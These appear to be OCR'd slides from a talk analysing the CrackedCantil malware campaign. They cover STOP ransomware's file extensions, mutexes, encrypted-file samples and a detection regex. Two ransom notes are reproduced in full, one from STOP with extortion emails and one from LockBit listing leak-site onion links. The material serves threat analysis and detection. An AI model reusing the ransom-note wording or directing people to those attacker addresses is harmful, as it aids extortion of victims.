
STOP: No Double Encryption

- Appends extension
  - .hhaz, .ljaz, etc.
- Adds a mutex to end of encrypted files
  - `^\{?[0-9a-fA-F]{8}-([0-9a-fA-F]{4}-){3}[0-9a-fA-F]{12}\}?$`



File name	Encrypted file contents
advancecurrency.rtf.hhaz	{\rtfN<S6G_L.MI<?%RP:m1#<C#U&nvrLy0sh"N=_VlZ[i7\.F7jO. hIK~)5e"|lj?YDc=v+F%zID]>Dnv%UJnhz~M[Z$9&6/$w["Xu-.b*n z7.X lJO5kOLK%R[AUvT}+AbngS|tC!Npuvh^sMU-UT?IuH;)dG{}: w.+3>8X;F|X9"zn$ Af[/i<&e=A"EuW\<R>u4_7;+HK[ifr {:U<,b t $g9u a\|p)7K}7;XbKc"ph3`c--J:!-tLak&@w9:_)0syIGmOU?’ b5[#j?X#b(X sf$Zr`*<yfo82t7 … osF%\}%g(C7$J*H[J!>d};AsuPD’in9!8M()%F#_wHUNY:[#/3O3 9% =<bk)W?Y6g;eQTFZ<YF <MQW. KkA}]% yO4e;$1 C=$ 3GGWa nlpnNs/!(h/o~+5IKa!)dtnXM`B5d=ditY)@f;jE4&~mSRosJO5MSv 2D5yx0SXq7qld0l0lmfLNSqkZDSk6Gi8nu{36A698B9-D67C-4E07- BE82-0EC5B14B4DF5}
donebutton.png.hhaz	.PNG..C.......D.d...&(..........9...j.M.....ZQ...Y>g.). .Yb.q.s~...e.tU)..sm,t{....w....@.e..6....2vN...9...... ....X.M.....0*.B%....0{.b.o..^z.Lb.6...V.!O.}..P.Z..7jb ....H!..>.3....$Z............\=..N..>....8...b.,.....h. X[.u..s.^...UN...~.O........b.. .^c..%.%L!...{..z<i"..T _G...u1]...8....~9d.ZFu.;B.Us...5..<.o...FO..S.f.?..-.. .<]..X....=.....7}=_’......D.B...h.Gl...;t".;;.}..*..1. ..3?{g.’.S1.E...2..){.oo.....N.......V.u.O.....f.v.P..< ...x.e.P.../..NI...Mi..P...L._@......)q......a...."....Y … ..sK.....^.{.ei.....9.......\|_l...z.^7WX.4.G...Fcp.p.C0 ....:.......N#H.^......+....0........wq..E...&.Pd. .=..g.mRn\..n.I.........EO....+>.*...T..S..M...-u,.P.rF ...._..J..g$YV................-...B7V....B..w...!.yC. ....Gyw|.?]...eL..../...4...X..f..w.(.}0...N!)...{e._.9 .JO5MSv2D5yx0SXq7qld0l0lmfLNSqkZDSk6Gi8nu{36A698B9-D67C -4E07-BE82-0EC5B14B4DF5}

Table 25: Examples of the encrypted file contents (truncated).




Mutex 1	{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}
Mutex 2	{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}
Mutex 3	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

Table 26: Examples of known mutexes for STOP.


STOP: Modular Ransomware

- Only encrypts without stealing data first
    - More flexibility for the attacker
    - Pick infostealer of their choice



```
ATTENTION!

Don't worry, you can return all your files!
All your files like pictures, databases, documents and other important are encrypted with strongest encryption and unique key.
The only method of recovering files is to purchase decrypt tool and unique key for you.
This software will decrypt all your encrypted files.
What guarantees you have?
You can send one of your encrypted file from your PC and we decrypt it for free.
But we can decrypt only 1 file for free. File must not contain valuable information.
You can get and look video overview decrypt tool:
https://we.tl/t-5zKXJl7cwi
Price of private key and decrypt software is $980.
Discount 50% available if you contact us first 72 hours, that's price for you is $490.
Please note that you'll never restore your data without payment.
Check your e-mail "Spam" or "Junk" folder if you don't get answer more than 6 hours.


To get this software you need write on our e-mail:
support@freshmail.top

Reserve e-mail address to contact us:
datarestorehelpyou@airmail.cc

Your personal ID:
0835ASdwJO5MSv2D5yx0SXq7qld0l0lmfLNSqkZDSk6Gi8nu
```

Figure 7: STOP's ransom note in the CrackedCantil symphony.



```
        ~~~~ LockBit 3.0 the world's fastest ransomware since 2019~~~~

>>>> Your data are stolen and encrypted

     The data will be published on TOR website if you do not pay the ransom

     Links for Tor Browser:
     http://lockbitapt2yfbt7lchxejug47kmqvqqxvvjpqkmevv4l3azl3gy6pyd.onion
     http://lockbitapt5x4zkjbcqmz6frdhecqqgadevyiwqxukksspnlidyvd7qd.onion
     http://lockbitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd.onion
     http://lockbitapt34kvrip6xojylohhxrwsvpzdffgs5z4pbbsywnzsbdguqd.onion
     http://lockbitaptc2iq4atewz2ise62q63wfktyrl4qtwuk5qax262kgtzjqd.onion
     http://lockbitaptjpikdqjynvgozhgc6bgetgucdk5xjacozeaawihmoio6yd.onion
     http://lockbitaptq7ephv2oigdncfhtwhpqgwmqojnxqdyhprxxfpcllqdxad.onion
     http://lockbitaptstzf3er2lz6ku3xuifafq2yh5lmiqj5ncur6rtlmkteiqd.onion
     http://lockbitaptoofrpignlz6dt2wqqc5z3a4evjevoa3eqdfcntxad5lmyd.onion

     Links for the normal browser
     http://lockbitapt.uz
     http://lockbitapt2yfbt7lchxejug47kmqvqqxvvjpqkmevv4l3azl3gy6pyd.onion.ly
     http://lockbitapt5x4zkjbcqmz6frdhecqqgadevyiwqxukksspnlidyvd7qd.onion.ly
     http://lockbitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd.onion.ly
     http://lockbitapt34kvrip6xojylohhxrwsvpzdffgs5z4pbbsywnzsbdguqd.onion.ly
     http://lockbitaptc2iq4atewz2ise62q63wfktyrl4qtwuk5qax262kgtzjqd.onion.ly
     http://lockbitaptjpikdqjynvgozhgc6bgetgucdk5xjacozeaawihmoio6yd.onion.ly
     http://lockbitaptq7ephv2oigdncfhtwhpqgwmqojnxqdyhprxxfpcllqdxad.onion.ly
     http://lockbitaptstzf3er2lz6ku3xuifafq2yh5lmiqj5ncur6rtlmkteiqd.onion.ly
     http://lockbitaptoofrpignlz6dt2wqqc5z3a4evjevoa3eqdfcntxad5lmyd.onion.ly
```

Figure 8: An example of a LockBit ransom note.


The Intent of CrackedCantil?

- Not Double Extortion..?
    - Ransomnote doesn’t warn data is stolen
- Not spying..?
    - Too noisy, infostealers cannot remain on system for long
- Not hijack resources..?
    - Again, too noisy, otherwares cannot milk resources for long
- Maximize damage and profit for the attacker
    - Hit and run
    - Might not be the best way
    - Many theories..

Key Takeaways

- Malware detonations were coordinated
  - Malware worked together
  - No conflict between each
- Dangers of cracked software
- Importance of organizing the analysis
  - Process tree was complex
  - Defined "Malware Symphonies"
  - Improve research, analysis, attribution

Rewatching the Symphony




MALWARE ANALYSIS

CrackedCantil: A Malware Symphony Breakdown

January 30, 2024 Add comment 6160 views 25 min read

Malware Analysis is an Art



Q&A

Website: LambdaMamba.com

Personal Email: LambdaMamba@proton.me

Twitter: @LambdaMamba

Linkedin: linkedin.com/in/lenaaaa/